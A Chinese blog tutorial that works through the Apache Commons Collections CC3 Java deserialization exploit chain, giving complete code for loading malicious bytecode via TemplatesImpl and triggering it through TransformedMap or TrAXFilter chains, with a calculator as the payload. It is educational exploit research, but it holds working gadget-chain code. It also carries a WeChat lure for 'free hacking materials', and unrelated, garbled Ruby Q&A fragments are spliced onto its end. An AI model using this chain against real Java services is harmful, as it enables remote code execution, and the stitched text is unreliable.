在CC1和CC6中,我们最终弹计算器都是通过Runtime.exec进行调用,从CC3我们要介绍一种不通过Runtime来弹计算器的方法,也就是Java中常提到的动态类加载,动态类加载可以让我们通过一个路径来加载一个恶意类,如果这个恶意类在静态代码块或构造代码块中写入了恶意方法,那么我们就可以通过找一条链子来初始化这个类(一般在进行实例化时会对类进行初始化),从而达到代码块中的代码执行。
ClassLoader中的defineClass最终实现了类的动态加载(后面还有一些过程但已经是依靠c来实现的了),在ClassLoader中可以看到一堆defineClass,我们查找用法,看一下哪个defineClass在别处被调用了,而且权限最好是default或者public,方便我们利用,最终锁定下面这个:
protected final Class<?> defineClass(String name, byte[] b, int off, int len)
throws ClassFormatError这个defineClass被调用的点在com.sun.org.apache.xalan.internal.xsltc.trax中的TemplatesImpl.TransletClassLoader下,也是一个defineClass:

这个defineClass又在当前类中被defineTransletClasses调用:


defineTransletClasses同类下有三个被调用点,我们看一下哪个方法可以被我们利用:
【----帮助网安学习,以下所有学习资料免费领!加vx:yj009991,备注 “博客园” 获取!】
① 网安学习成长路径思维导图
② 60+网安经典常用工具包
③ 100+SRC漏洞分析报告
④ 150+网安攻防实战技术电子书
⑤ 最权威CISSP 认证考试指南+题库
⑥ 超1800页CTF实战技巧手册
⑦ 最新网安大厂面试题合集(含答案)
⑧ APP客户端安全检测指南(安卓+IOS)
第一个返回_class:
private synchronized Class[] getTransletClasses() {
try {
if (_class == null) defineTransletClasses();
}
catch (TransformerConfigurationException e) {
// Falls through
}
return _class;
}第二个返回了_class的下标:
public synchronized int getTransletIndex() {
        try {
            if (_class == null) defineTransletClasses();
        }
        catch (TransformerConfigurationException e) {
            // Falls through
        }
        return _transletIndex;
}第三个方法我们主要看newInstance这里,这个_class[_transletIndex]可控(通过上面找到的defineTransletClasses动态加载进来),如果我们让_class为我们所构造的恶意类并让它newInstance,那么就可以执行恶意类中的静态/构造代码块中的代码,所以我们接着找这个方法的调用点:
private Translet getTransletInstance()
throws TransformerConfigurationException {
try {
if (_name == null) return null;
if (_class == null) defineTransletClasses();
// The translet needs to keep a reference to all its auxiliary
// class to prevent the GC from collecting them
AbstractTranslet translet = (AbstractTranslet) _class[_transletIndex].newInstance();下一调用点还是在这个类中,我们找到newTransformer()这个方法:
public synchronized Transformer newTransformer()
throws TransformerConfigurationException
{
TransformerImpl transformer;
transformer = new TransformerImpl(getTransletInstance(), _outputProperties,
_indentNumber, _tfactory);我们来梳理一下到目前的调用链,很短也很方便:

我们先将payload写出来:
TemplatesImpl templatesimpl = new TemplatesImpl();
        templatesimpl.newTransformer();
写完啦 下班!(开个玩笑)逻辑上来说这两行代码确实是完整的调用链,我们接下来要做的就是对类内部的各种属性进行赋值:
newTransformer内不需要进行赋值操作,跟进到getTransletInstance中 ,类内没有对name和class进行赋值,如果想要触发defineTransletClasses()我们就需要让name不为空,class为空,直接不给_class赋值即可:
if (_name == null) return null;
if (_class == null) defineTransletClasses();继续跟进到defineTransletClasses中 ,如果想要走到下面动态加载class,我们这里要注意对tfactory进行赋值,否则对一个空属性调用方法,会爆空指针异常:
return new TransletClassLoader(ObjectFactory.findClassLoader(),_tfactory.getExternalExtensionsMap());上一步之后我们在对class赋值这里可以看到是通过修改_bytecodes从而控制class的值:
for (int i = 0; i < classCount; i++) {
                _class[i] = loader.defineClass(_bytecodes[i]);
一共三个需要修改的值,TemplatesImpl类是可序列化的,所以我们可以直接通过反射修改这些值,看一下这几个值的类型:
private String _name = null;
private byte[][] _bytecodes = null;
private transient TransformerFactoryImpl _tfactory = null;都是private属性,所以要用setAccessible 来修改访问权限,name是String类型,所以直接赋个字符串就行:
                Class tmp = templatesimpl.getClass();
        Field nameField = tmp.getDeclaredField("_name");
        nameField.setAccessible(true);
nameField.set(templatesimpl,"y1");再看_bytecodes,一个二维数组,但我们在给_class赋值时defineClass接受的却是一个一维数组:
for (int i = 0; i < classCount; i++) {
_class[i] = loader.defineClass(_bytecodes[i]);
Class defineClass(final byte[] b) {
return defineClass(null, b, 0, b.length);所以我们给_bytecodes 赋值时可以将defineClass接收的一维数组放进_bytecodes这个二维数组中,这样在进行for循环遍历时就可以将这个一维数组遍历出来并传给defineClass,这个class需要我们在写好java源码后手动编译为class文件,最好把这个class文件复制到电脑上的别的地方再在这里使用(编译后的class文件一般在target下):
Field bytecodesField = tmp.getDeclaredField("_bytecodes");
        bytecodesField.setAccessible(true);
        byte[] code = Files.readAllBytes(Paths.get("/Users/y1zh3e7/Desktop/Test.class"));
        byte[][] codes = {code};
        bytecodesField.set(templatesimpl,codes);
Test.class
public class Calc {
static{
try {
Runtime.getRuntime().exec("open -na Calculator"); //这里是mac弹计算器的命令
} catch (IOException e) { //win下还是calc
throw new RuntimeException(e);
}
}
}然后我们再来改_tfactory的值:
这里要注意一下,被transient关键字修饰的属性是不参与序列化的,也就是说就算我们通过反射修改了它的值,反序列化后的二进制流这个属性的值也依旧是null,所以这里我们要用其他的方式赋值
private transient TransformerFactoryImpl _tfactory = null;我们在readObject中发现有对这些属性进行赋值的操作,_tfactory的值是一个TransformerFactoryImpl实例:
_name = (String)gf.get("_name", null);
//以下几行代码对序列化流中的属性读取它们的值,如果读不到值那么将它的值设为默认值(第二个参数)
_bytecodes = (byte[][])gf.get("_bytecodes", null);
_class = (Class[])gf.get("_class", null);
_transletIndex = gf.get("_transletIndex", -1);
_outputProperties = (Properties)gf.get("_outputProperties", null);
_indentNumber = gf.get("_indentNumber", 0);
if (is.readBoolean()) {
_uriResolver = (URIResolver) is.readObject();
}
_tfactory = new TransformerFactoryImpl();
}我们先不进行序列化和反序列化,我们先用反射修改_tfactory的值,看看能不能弹计算器(这里我们并没有进行序列化和反序列化,所以其实就是用反射修改了个值,所以是可以修改成功的):
TemplatesImpl templatesimpl = new TemplatesImpl();
Class tmp = templatesimpl.getClass();
Field nameField = tmp.getDeclaredField("_name");
nameField.setAccessible(true);
nameField.set(templatesimpl,"y1");
Field bytecodesField = tmp.getDeclaredField("_bytecodes");
bytecodesField.setAccessible(true);
byte[] code = Files.readAllBytes(Paths.get("/Users/y1zh3e7/Desktop/Test.class"));
byte[][] codes = {code};
bytecodesField.set(templatesimpl,codes);
Field tfactoryfield = tmp.getDeclaredField("_tfactory");
tfactoryfield.setAccessible(true);
tfactoryfield.set(templatesimpl,new TransformerFactoryImpl());
templatesimpl.newTransformer();
没有弹出来计算器,爆了空指针异常,通过调试发现在_class成功加载类后,是这里抛出了异常:
final Class superClass = _class[i].getSuperclass();
if (superClass.getName().equals(ABSTRACT_TRANSLET)) {
_transletIndex = i;
}
else {
_auxClasses.put(_class[i].getName(), _class[i]);
}
}
if (_transletIndex < 0) {
ErrorMsg err= new ErrorMsg(ErrorMsg.NO_MAIN_TRANSLET_ERR, _name);
throw new TransformerConfigurationException(err.toString());
}第一个if检查class的父类是否叫ABSTRACT_TRANSLET ,如果没有进入到if里面那么else中的auxClasses为空,就会抛空指针,并且下面第二个if中也会抛异常,为了避免这两个抛异常的点,我们需要将_class加载的恶意类继承名为ABSTRACT_TRANSLET 的父类:
private static String ABSTRACT_TRANSLET
        = "com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet";
修改恶意类,继承的父类中有两个抽象方法需要进行重写:
public class Calc extends AbstractTranslet{
static{
try {
Runtime.getRuntime().exec("open -na Calculator");
} catch (IOException e) {
throw new RuntimeException(e);
}
}
@Override
public void transform(DOM document, SerializationHandler[] handlers) throws TransletException {
}
@Override
public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {
}
}现在就可以弹出计算器了,如果你这里没有弹出来,看一下import的包是不是有问题,TemplatesImpl和TransformerFactoryImpl的路径一定要是com.xxx,如果是org.xxx是不能用的:
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
public class CC3Test {
public static void main(String[] args) throws Exception{
TemplatesImpl templatesimpl = new TemplatesImpl();
Class tmp = templatesimpl.getClass();
Field nameField = tmp.getDeclaredField("_name");
nameField.setAccessible(true);
nameField.set(templatesimpl,"y1");
Field bytecodesField = tmp.getDeclaredField("_bytecodes");
bytecodesField.setAccessible(true);
byte[] code = Files.readAllBytes(Paths.get("/Users/y1zh3e7/Desktop/Test.class"));
byte[][] codes = {code};
bytecodesField.set(templatesimpl,codes);
Field tfactoryfield = tmp.getDeclaredField("_tfactory");
tfactoryfield.setAccessible(true);
tfactoryfield.set(templatesimpl,new TransformerFactoryImpl());
templatesimpl.newTransformer();
}
}下面我们要想办法执行templatesimpl.newTransformer,这里依旧是用CC1中用到的InvokerTransformer.transform进行代码的执行:
TemplatesImpl templatesimpl = new TemplatesImpl();
Class tmp = templatesimpl.getClass();
Field nameField = tmp.getDeclaredField("_name");
nameField.setAccessible(true);
nameField.set(templatesimpl,"y1");
Field bytecodesField = tmp.getDeclaredField("_bytecodes");
bytecodesField.setAccessible(true);
byte[] code = Files.readAllBytes(Paths.get("/Users/y1zh3e7/Desktop/Test.class"));
byte[][] codes = {code};
bytecodesField.set(templatesimpl,codes);
Field tfactoryfield = tmp.getDeclaredField("_tfactory");
tfactoryfield.setAccessible(true);
tfactoryfield.set(templatesimpl,new TransformerFactoryImpl());
ChainedTransformer ctf = new ChainedTransformer(new Transformer[]{
new ConstantTransformer(templatesimpl),
new InvokerTransformer("newTransformer",null,null)
});
ctf.transform(1);剩下的找Chainedtransformer.transform 的调用点就和CC1后面一样了,直接粘过来就是:
package ysoserial.payloads.Test;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;
import java.lang.annotation.Target;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.util.HashMap;
import java.util.Map;
import static ysoserial.payloads.util.Test.util.Serialize.serialize;
import static ysoserial.payloads.util.Test.util.Unserialize.unserialize;
public class CC3Test {
public static void main(String[] args) throws Exception{
TemplatesImpl templatesimpl = new TemplatesImpl();
Class tmp = templatesimpl.getClass();
Field nameField = tmp.getDeclaredField("_name");
nameField.setAccessible(true);
nameField.set(templatesimpl,"y1");
Field bytecodesField = tmp.getDeclaredField("_bytecodes");
bytecodesField.setAccessible(true);
byte[] code = Files.readAllBytes(Paths.get("/Users/y1zh3e7/Desktop/Test.class"));
byte[][] codes = {code};
bytecodesField.set(templatesimpl,codes);
Field tfactoryfield = tmp.getDeclaredField("_tfactory");
tfactoryfield.setAccessible(true);
tfactoryfield.set(templatesimpl,new TransformerFactoryImpl());
ChainedTransformer ctf = new ChainedTransformer(new Transformer[]{
new ConstantTransformer(templatesimpl),
new InvokerTransformer("newTransformer",null,null)
});
HashMap map = new HashMap();
map.put("value","v");
Map<Object,Object> transformedMap = TransformedMap.decorate(map,null,ctf);
Class annotationInvocationHandler = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor annotationInvocationHandlerconstructor = annotationInvocationHandler.getDeclaredConstructor(Class.class,Map.class);
annotationInvocationHandlerconstructor.setAccessible(true);
Object o = annotationInvocationHandlerconstructor.newInstance(Target.class,transformedMap);
serialize(o);
unserialize("ser.bin");
}
}相较于CC1来说一个是通过调用Runtime来进行命令执行,一个是通过动态类加载进行代码执行,如果过滤了Runtime我们就可以尝试用这条CC3
接下来我们在来说ysoserial上用的另一条调用链:
我们回到newTransformer,刚才说的是用CC1后半段直接调用,我们接着向下找调用newTransformer 的地方,最终锁定在了com/sun/org/apache/xalan/internal/xsltc/trax/TrAXFilter.java 这个类上,这个类没有继承serialize接口,也就是说我们没办法通过反射来修改实例中属性的值,但是我们想到对属性值进行初始化的操作一般在构造函数中,我们来看一下它的构造函数:
public TrAXFilter(Templates templates)  throws
        TransformerConfigurationException
    {
        _templates = templates;
        _transformer = (TransformerImpl) templates.newTransformer();
        _transformerHandler = new TransformerHandlerImpl(_transformer);
        _useServicesMechanism = _transformer.useServicesMechnism();
}我们可以通过这个构造函数来控制这个templates的值,所以下一步就是要找可以调用这个构造函数的地方,ysoserial中给出了InstantiateTransformer 这个类,通过它的构造函数和transform方法可以调用一个对象的指定参数的构造函数:
public InstantiateTransformer(Class[] paramTypes, Object[] args) {
this.iParamTypes = paramTypes;
this.iArgs = args;
}
public Object transform(Object input) {
try {
if (!(input instanceof Class)) {
throw new FunctorException("InstantiateTransformer: Input object was not an instanceof Class, it was a " + (input == null ? "null object" : input.getClass().getName()));
} else {
Constructor con = ((Class)input).getConstructor(this.iParamTypes);
return con.newInstance(this.iArgs);
}也就是说下面两行代码就可以执行newTransformer了:
InstantiateTransformer instantiateTransformer = new InstantiateTransformer(new Class[]{Templates.class},new Object[]{templatesimpl});
instantiateTransformer.transform(TrAXFilter.class);
最终还是用ChainedTransformer包裹起来执行:
TemplatesImpl templatesimpl = new TemplatesImpl();
Class tmp = templatesimpl.getClass();
Field nameField = tmp.getDeclaredField("_name");
nameField.setAccessible(true);
nameField.set(templatesimpl,"y1");
Field bytecodesField = tmp.getDeclaredField("_bytecodes");
bytecodesField.setAccessible(true);
byte[] code = Files.readAllBytes(Paths.get("/Users/y1zh3e7/Desktop/Test.class"));
byte[][] codes = {code};
bytecodesField.set(templatesimpl,codes);
Field tfactoryfield = tmp.getDeclaredField("_tfactory");
tfactoryfield.setAccessible(true);
tfactoryfield.set(templatesimpl,new TransformerFactoryImpl());
InstantiateTransformer instantiateTransformer = new InstantiateTransformer(new Class[]{Templates.class},new Object[]{templatesimpl});
ChainedTransformer ctf = new ChainedTransformer(new Transformer[]{
new ConstantTransformer(TrAXFilter.class),
instantiateTransformer
});
HashMap map = new HashMap();
map.put("value","v");
Map<Object,Object> transformedMap = TransformedMap.decorate(map,null,ctf);
Class annotationInvocationHandler = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor annotationInvocationHandlerconstructor = annotationInvocationHandler.getDeclaredConstructor(Class.class,Map.class);
annotationInvocationHandlerconstructor.setAccessible(true);
Object o = annotationInvocationHandlerconstructor.newInstance(Target.class,transformedMap);
serialize(o);

unserialize("ser.bin");完整的CC6调用链,当InvokerTransformer被ban时就可以用这条链:
更多靶场实验练习、网安学习资料,请点击这里>>
当我执行>rvminstall1.9.2时一切顺利。然后我做>rvmuse1.9.2也很顺利。但是当涉及到ruby-v时..sam@sjones:~$rvminstall1.9.2/home/sam/.rvm/rubies/ruby-1.9.2-p136,thismaytakeawhiledependingonyourcpu(s)...ruby-1.9.2-p136-#fetchingruby-1.9.2-p136-#downloadingruby-1.9.2-p136,thismaytakeawhiledependingonyourconnection...%Total%Rece
已经有一个问题回答了如何将“America/Los_Angeles”转换为“PacificTime(US&Canada)”。但是我想将“美国/太平洋”和其他过时的时区转换为RailsTimeZone。我无法在图书馆中找到任何可以帮助我完成此任务的东西。 最佳答案 来自RailsActiveSupport::TimeZonedocs:TheversionofTZInfobundledwithActiveSupportonlyincludesthedefinitionsnecessarytosupportthezonesdefinedb
如何使用如下两个数组构建一个数组:名称=[a,b,c]how_many_of_each[3,5,2]得到my_array=[a,a,a,b,b,b,b,b,c,c] 最佳答案 使用zip、flat_map和数组乘法:irb(main):001:0>value=[:a,:b,:c]=>[:a,:b,:c]irb(main):002:0>times=[3,5,2]=>[3,5,2]irb(main):003:0>value.zip(times).flat_map{|v,t|[v]*t}=>[:a,:a,:a,:b,:b,:b,:b,:b
以下测试中的第3个失败:specify{(0.6*2).shouldeql(1.2)}specify{(0.3*3).shouldeql(0.3*3)}specify{(0.3*3).shouldeql(0.9)}#thisonefails这是为什么呢?这是浮点问题还是ruby或rspec问题? 最佳答案 从rspec-2.1开始specify{(0.6*2).shouldbe_within(0.01).of(1.2)}在那之前:specify{(0.6*2).shouldbe_close(1.2,0.01)}
我有这个代码:#encoding:utf-8require'nokogiri's="CaféVerona".encode('UTF-8')puts"Originalstring:#{s}"@doc=Nokogiri::HTML::DocumentFragment.parse(s)links=@doc.css('a')only_text='CaféVerona'.encode('UTF-8')puts"Replacementtext:#{only_text}"links.first.replace(only_text)puts@doc.to_html但是,输出是这样的:Originals
业务逻辑:用户每天只能为日记创建一个条目。在创建条目之前,它必须查询记录以确定是否已经为今天创建了条目。我正在寻找解决此问题的最佳方法的建议。我对如何在客户端实现它有一些想法,但我真的很想在模型层进行验证。任何帮助将不胜感激。 最佳答案 在日志表上创建唯一索引:add_index:journal_entries,[:user_id,:created_on],unique:true然后只能创建一条具有给定user_id和日期的记录,如果违反,数据库将引发异常。请注意,created_on必须是date列,而不是datetime。这是唯
我做了一个railsrake任务,可以上传/裁剪/调整(使用回形针)大量图片。我想知道如何在运行时向终端输出消息(例如chipolata.jpg已处理),最后,它需要几分钟才能运行并且有一点反馈会很好。谢谢。 最佳答案 只需使用标准的Rubyputs命令:puts"HellofromRake!"您可以使用字符串插值在循环中输出单个文件名:puts"#{image_filename}processed" 关于ruby-on-rails-RailsRakeTasks,在期间和结束时输出一条消
1.前言 在10.0的系统rom定制化开发中,在系统中有多个launcher的时候,会在开机进入launcher的时候弹窗launcher列表,让用户选择进入哪个launcher,这样显得特别的不方便所以产品开发中,要求用RoleManager的相关api来设置默认Launcher,但是在设置完默认Launcher以后,在安装一款Launcher的时候,默认Launcher就会失效,在系统设置的默认应用中Launcher选项就为空,点击home键的时候会弹出默认Launcher列表,让选择进入哪个默认Launcher.所以需要从安装Launcher的流程来分析相关的设置。来解决问题设置默认La
这个问题在这里已经有了答案:nakedasteriskasparameterinmethoddefinition:deff(*)(1个回答)关闭9年前。当我在阅读Rails代码时,我发现了这个defsave(*)create_or_update||raise(RecordNotSaved)end*有什么作用?:O我知道当我们像*args一样使用它时会发生什么,但在这种情况下,它只是普通的*。引用https://github.com/rails/rails/blob/master/activerecord/lib/active_record/persistence.rb#L119
这个问题在这里已经有了答案:关闭10年前。PossibleDuplicate:SplitprobleminRuby在Ruby中,当我使用与字符串开头匹配的定界符拆分字符串时,它会在数组的初始位置给出一个空字符串:"abc".split(/a/)#=>["","bc"]但是当我用匹配字符串末尾的分隔符做类似的事情时,它不会给出空字符串:"abc".split(/c/)#=>["ab"]这在我看来不一致。这样的规范有什么理由吗?编辑如果它要与Perl的规范兼容,就像muu中的short答案一样,那么问题仍然是一样的:为什么它在Perl中是这样的?由于这个原因,现在它也变成了一个关于Perl
